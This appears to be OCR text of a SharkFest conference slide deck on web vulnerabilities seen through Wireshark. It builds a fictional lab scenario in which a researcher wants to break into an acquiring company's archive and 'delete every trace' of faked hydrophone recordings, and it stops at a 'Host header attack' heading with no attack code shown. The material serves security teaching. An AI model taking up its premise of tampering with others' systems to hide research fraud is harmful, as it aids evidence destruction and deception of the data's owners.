SharkFest'26 Europe

Exposed by Design

Web Vulnerabilities in Wireshark

Katherine Leese



Sponsored by:
PROFITAP DEEP NETWORK OBSERVABILITY
cPacket
TCP/IP training
endace Record. Respond.

whoami – Katherine Leese




- Fachinformatikerin – Systemintegration
- Working in Cybersecurity since 2023 for SevenShift GmbH (Cologne, Germany)
- Made Wireshark workshops for 39c3 and Bsides Luxembourg 2026
  - Katalyst on Codeburg codeberg.org/katalyst/
- Studying for the Burp Suite exam since June


Local lab, private addresses. Any real domain of the same name is unrelated and untouched.

Where the light doesn’t reach

- Upstream a lot of things work differently
  - Packets from different clients end up on the same TCP stream
  - Encryption has already been terminated
  - Trust is assumed
  - Nobody is really paying attention to what is happening there



DeepHear – community-sourced “Spotify of the sea”



DeepHear was acquired by Fathom – AI analysis of sea audio

OCEANWIRE NEWS SCIENCE INDUSTRY POLICY SUBSCRIBE

Home › Industry › Acquisitions

INDUSTRY / ACQUISITIONS

Fathom Technologies Acquires Community Ocean Archive DeepHear

Acoustic intelligence startup gains access to about 1,000 hours of community-uploaded hydrophone recordings. Existing users told "nothing will change."


By **Rachel Chen** · March 14, 2026, 9:42 AM EST · 4 min read

Fathom Technologies, the San Diego-based acoustic intelligence startup, has acquired **DeepHear**, a community-run ocean audio archive with about 1,000 hours of hydrophone recordings uploaded by marine biologists, divers, and boat owners since 2012.

Terms of the deal were not disclosed. Fathom CEO David Langford said the acquisition would "bring DeepHear's extraordinary community corpus into Fathom's acoustic analysis pipeline," adding that the platform would continue to operate independently under the DeepHear brand.

> *"The community built something we couldn't have built ourselves. We want to honour that by keeping DeepHear exactly as it is."*

Fathom's interest in the archive is widely understood to centre on its acoustic fingerprinting technology, which uses machine learning to identify vessel types, marine species, and environmental conditions from raw hydrophone data.




DeepHear's community recording library now belongs to Fathom Technologies. Image: OceanWire

RELATED STORIES

- Fathom Technologies Raises $28M Series B for Acoustic Intelligence Platform (Feb 2026)
- How Underwater Microphones Are Changing Marine Biology (Jan 2026)
- The Quiet Boom in Ocean Surveillance Tech (Dec 2025)

An unexpected email



marina.port@cetacea-vox.edu

Fwd: Your DeepHear submission has been flagged

⚠ FLAGGED

MM **Max Müller <max.muller@postdoc.tiefsee-institut.de>** today, 08:14
To: marina.port@cetacea-vox.edu

marina did you know i uploaded some of our recordings to that ocean archive website years ago??? fathom is now saying one of them has been flagged for review. i have no idea why. what do i do

——— Forwarded message ———
From: Data Integrity Team <noreply@fathomsdeep.io>
To: max.muller@postdoc.tiefsee-institut.de
Date: today, 07:51

Your submission has been flagged for review

Your submission *North Pacific Basin — sector 7G* has been flagged by our data integrity system and is currently under review.


A member of our team will be in touch if further information is required. No action is needed from you at this time.

FATHOM · Data Integrity Team · noreply@fathomsdeep.io

The recording is a fake

- The recordings were made in a tank
- The expedition never happened
- She could ask Max to try and pull the recording
- But it wouldn't make the problem disappear completely
- Let’s try and delete every trace!

DeepHear website




DeepHear recordings are now served from Fathom



```
<audio controls style="width:100%;margin-top:8px"
src="https://research.fathomsdeep.io/corpus/a3f9c2b1d4e7.wav">Your browser
does not support audio playback.</audio>
```




#1 Host header attack

An IP is not the only thing that decides where a packet goes



